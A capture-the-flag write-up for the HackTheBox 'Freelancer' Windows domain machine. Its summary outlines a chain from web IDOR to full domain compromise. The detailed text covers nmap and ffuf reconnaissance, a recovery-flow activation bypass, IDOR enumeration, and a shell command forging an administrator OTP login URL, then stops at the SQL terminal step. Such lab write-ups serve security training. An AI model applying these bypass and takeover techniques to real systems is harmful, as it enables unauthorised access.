Freelancer
Writeup for HackTheBox Freelancer machine

Executive Summary
Freelancer is a Hard-difficulty Windows Active Directory machine on HackTheBox. The attack chain chains five distinct vulnerability classes, beginning with an unauthenticated web application and ending in full domain compromise.
The foothold begins on a Django-based job-board platform. An Insecure Direct Object Reference (IDOR) on the user profile endpoint exposes the internal numeric ID of the Administrator account. A broken authentication flaw in the site’s QR-code OTP login feature allows an attacker to forge an authentication token for any user — the feature Base64-encodes the target user’s ID with no cryptographic signature or session binding, allowing trivially constructed URLs to authenticate as the Administrator. This grants access to the Django admin panel, which exposes a custom development tool: a SQL Terminal with direct access to the underlying Microsoft SQL Server instance. The web application’s database user is permitted to impersonate the sa login, which is leveraged to enable xp_cmdshell and execute operating system commands, yielding a reverse shell as sql_svc.
Lateral movement begins with plaintext credentials recovered from a leftover SQL Server installer configuration file on disk. A password spray across the domain confirms these credentials are reused for the domain user mikasaAckerman. Since mikasaAckerman lacks remote login privileges, the pivot is performed using RunasCs from within the existing sql_svc session. On mikasaAckerman’s desktop, a full Windows memory dump (MEMORY.7z) is found alongside a support email explaining it was generated to diagnose a BSOD on a datacenter machine. The memory dump is mounted locally using MemProcFS and registry hives extracted from it are passed to impacket-secretsdump for fully offline credential extraction. This recovers the password for lorra199, who has WinRM access to the domain controller.
The final escalation abuses an Active Directory privilege delegation chain. The lorra199 account is a member of the AD Recycle Bin group, which holds GenericWrite over the Domain Controller’s computer object in Active Directory. GenericWrite over a computer account is sufficient to configure Resource-Based Constrained Delegation (RBCD) — an Active Directory mechanism that, when abused, allows an attacker-controlled computer account to request Kerberos service tickets impersonating any domain user, including the Administrator, against the target machine. A Kerberos S4U2Proxy ticket is obtained impersonating Administrator, DCSync is performed to dump all domain hashes, and a Pass-the-Hash authentication completes the domain compromise.
Understanding the Key Techniques
What is IDOR?
Insecure Direct Object Reference (IDOR) is a class of access control vulnerability where an application uses user-controlled input — typically a numeric or sequential identifier — to reference an internal object such as a database record, file, or user profile, without verifying that the requesting user is authorised to access that object. In this machine, the /accounts/profile/visit/<id>/ endpoint accepts a raw integer ID and returns the corresponding user profile without any authorisation check. Any authenticated user can increment through IDs to enumerate all accounts, including administrator accounts.
What is RBCD and Why Does GenericWrite Enable It?
Resource-Based Constrained Delegation (RBCD) is a Kerberos delegation mechanism introduced in Windows Server 2012. Unlike classical constrained delegation — which is configured on the delegating service’s account by a Domain Admin — RBCD is configured on the target resource’s computer account via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute. This attribute specifies which computer accounts are permitted to use Kerberos S4U2Proxy to request service tickets on behalf of arbitrary users.
GenericWrite over a computer object in Active Directory grants the ability to write arbitrary attributes on that object, including msDS-AllowedToActOnBehalfOfOtherIdentity. By writing the security descriptor of an attacker-controlled computer account into this attribute on the Domain Controller, the attacker authorises their own machine to request service tickets impersonating any user — including Domain Administrator — against the DC. This bypasses any need for domain admin credentials and does not require modifying domain-level delegation policies.
What is MemProcFS and Offline secretsdump?
MemProcFS is a tool that presents a Windows memory dump as a virtual filesystem, making live kernel structures, process memory, and registry hives browsable as regular files. By mounting a .DMP file with MemProcFS, the extracted registry hive files (SAM, SYSTEM, SECURITY) can be passed directly to impacket-secretsdump in LOCAL mode — which performs credential extraction entirely offline from static files, without any network connection to the target. This technique is significant because it recovers LSA secrets and service account passwords that were cached in the machine’s memory at the time the dump was taken.
Reconnaissance
Nmap Scan
A two-phase Nmap scan is used: a fast SYN scan across all ports at high packet rate to identify open ports, followed by service version detection and default script execution on those ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
kali㉿kali$ nmap -p- --open --min-rate 5000 -sS -f -Pn -n 10.129.23.11 -oG puertos
kali㉿kali$ nmap -sC -sV -vvv -oA nmap/freelancer 10.129.23.11
# Nmap 7.94SVN scan initiated as: nmap -sC -sV -vvv -oA nmap/freelancer 10.129.23.11
Nmap scan report for 10.129.23.11
Host is up, received syn-ack (0.23s latency).

PORT     STATE SERVICE       REASON     VERSION
53/tcp   open  domain        syn-ack    Simple DNS Plus
80/tcp   open  http          syn-ack    nginx 1.25.5
|_http-title: Did not follow redirect to http://freelancer.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.25.5
88/tcp   open  kerberos-sec  syn-ack    Microsoft Windows Kerberos (server time: 2024-06-02 00:02:06Z)
135/tcp  open  msrpc         syn-ack    Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack    Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack    Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack    Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-06-02T00:02:23
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 4h59m59s
The port combination immediately characterises this as a Windows Active Directory environment:
- Port 53 (DNS): Active Directory relies on DNS for service location. The presence of a DNS service is expected on every Domain Controller.
- Port 80 (HTTP, nginx 1.25.5): An nginx reverse proxy serving a web application that redirects to
http://freelancer.htb/. This is the primary attack surface for initial access. - Port 88 (Kerberos): Confirms this host is a Kerberos Key Distribution Centre — a definitive indicator of a Domain Controller.
- Port 135/593 (MSRPC / RPC over HTTP): Microsoft RPC endpoint mapper and RPC over HTTP 1.0, standard on Windows servers.
- Port 139/445 (NetBIOS/SMB): SMB file-sharing services. The SMB signing state (
Message signing enabled and required) prevents relay attacks but also indicates a DC configuration. - Ports 389/636/3268/3269 (LDAP / LDAPS / GC): Active Directory LDAP on standard, SSL, Global Catalog, and Global Catalog SSL ports. The domain name
freelancer.htband siteDefault-First-Site-Nameare disclosed by the LDAP service banner. - Port 464 (kpasswd5): The Kerberos password change service, present on all Domain Controllers.
smb2-security-mode— SMB Signing Required: SMB relay attacks (such as NTLM relay via Responder) are not viable against this target.clock-skew: 4h59m59s: A significant clock skew is noted. Kerberos authentication requires clocks to be within five minutes of the KDC — the attack machine’s clock must be synchronised before Kerberos-based attacks are attempted.
The Service Info: Host: DC line in the Nmap output confirms the NetBIOS name of the machine is DC.
Add the domain and hostname to the local hosts file for DNS name resolution:
1
kali㉿kali$ echo "10.129.23.11 freelancer.htb dc.freelancer.htb" | sudo tee -a /etc/hosts
Verify the target with NetExec to confirm the Windows build and domain:
1
2
kali㉿kali$ nxc smb freelancer.htb
SMB   10.129.23.11  445  DC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
The target is confirmed as Windows Server 2019 Build 17763 with the domain name freelancer.htb and SMB signing enforced.
Web Enumeration — Port 80
Visiting http://freelancer.htb/ presents a job-board and hiring platform that allows registration as either a Freelancer (job-seeker) or an Employer (job-poster).

A directory brute-force with FFUF enumerates the site’s URL space:
1
2
3
4
5
6
kali㉿kali$ ffuf -u http://freelancer.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
301  0B  http://freelancer.htb:80/admin        -> REDIRECTS TO: /admin/
301  0B  http://freelancer.htb:80/contact      -> REDIRECTS TO: /contact/
301  0B  http://freelancer.htb:80/blog         -> REDIRECTS TO: /blog/
301  0B  http://freelancer.htb:80/about        -> REDIRECTS TO: /about/
301  0B  http://freelancer.htb:80/add_comment  -> REDIRECTS TO: /add_comment/
Manual exploration maps the following endpoints:
1) /employer/register/ — Register as an Employer; requires account activation before login is permitted.
2) /freelancer/register/ — Register as a Freelancer; no activation required.
3) /accounts/login/ — Shared login page for both roles.
4) /accounts/recovery/ — Password recovery flow; also serves as an account reactivation path as a side effect.
5) /job/search/ — Browse available job listings.
6) /accounts/profile/ — View the authenticated user’s profile.
7) /job/create/ — Create a job posting (Employer-only).
8) /job/admin — Administrative authentication endpoint.
The presence of /admin/ (Django admin panel) and the Employer activation requirement are immediately noteworthy.
Account Registration and Employer Activation Bypass
Both account types are registered — Freelancer and Employer — using separate credentials to explore both authentication flows.

Attempting to authenticate with the Employer account fails immediately with the error: “Sorry, this account is not activated and can not be authenticated!” — the platform requires an out-of-band activation step before Employer accounts can log in.
However, the /accounts/recovery/ password reset flow contains a critical logic flaw: completing the recovery process triggers account reactivation as a side effect, even when the password is reset to its original value. This is not a token-theft or email-interception attack — it exploits the fact that the recovery workflow’s backend marks the account as active upon completion, without validating whether activation was a prerequisite. By answering the security questions and resetting the password (to the same value), the Employer account is reactivated without requiring any external activation link.

Login as the Employer account succeeds and presents the job management dashboard.
IDOR Discovery and Administrator Enumeration
While browsing job listings, the URL structure reveals raw numeric identifiers with no apparent access control: http://freelancer.htb/job/5/. The same pattern exists on the user profile endpoint at /accounts/profile/visit/<id>/.

Insecure Direct Object Reference vulnerabilities on profile endpoints are exploitable when the server does not validate whether the requesting user has permission to view the referenced profile. Since administrator accounts are typically created early in a system’s lifecycle, low numeric IDs are tested first:
/accounts/profile/visit/1/ returns a 404 — no account at ID 1. /accounts/profile/visit/2/ returns a profile page for the Administrator account, belonging to John Halond.

The Administrator’s internal user ID is confirmed as 2.
OTP QR-Code Login Bypass
Every user profile exposes a “QR Code Login” option. Scanning the QR code for the authenticated Employer account reveals a URL of the form:
1
http://freelancer.htb/accounts/login/otp/MTAwMTA=/72b4a5fb7375b9ab025b7d543addf8cf/
The URL structure consists of two components: a Base64-encoded segment and a hexadecimal MD5 hash. Decoding the Base64 segment reveals its content:
1
2
kali㉿kali$ echo "MTAwMTA=" | base64 -d
10010
The decoded value 10010 matches the Employer account’s own user ID — the QR token encodes nothing more than the target user’s numeric identifier in plain Base64 with no cryptographic signature, no session binding, and no user-specific secret. The MD5 hash is time-limited (valid for approximately five minutes) but is not tied to any particular user; it is shared across all active QR sessions.
The Flaw: Because the Base64 value is simply the user ID and Base64 is a reversible encoding rather than a secure signature, any authenticated user can construct a valid OTP login URL for any target user ID. The token provides the illusion of an OTP mechanism while offering no actual authentication protection — it is equivalent to placing the user ID directly in the URL.
Since the Administrator’s ID is 2, encoding it and pairing it with a freshly captured MD5 hash from any active session produces a valid admin authentication URL:
1
2
kali㉿kali$ echo "http://freelancer.htb/accounts/login/otp/$(echo '2' | base64 -w 0)/b4558c7c688a52df7655e5a87148ce84/"
http://freelancer.htb/accounts/login/otp/Mgo=/b4558c7c688a52df7655e5a87148ce84/
Visiting this URL authenticates the browser session as the Administrator.


With the Administrator session established, the Django admin panel at /admin/ is fully accessible:
Initial Foothold — SQL Terminal to xp_cmdshell
The Django admin panel includes a custom SQL Terminal development tool that provides direct query access to the backend Microsoft SQL Server database. This is the most critical misconfiguration in the application: development utilities that give raw database access should never be exposed in a production admin interface.
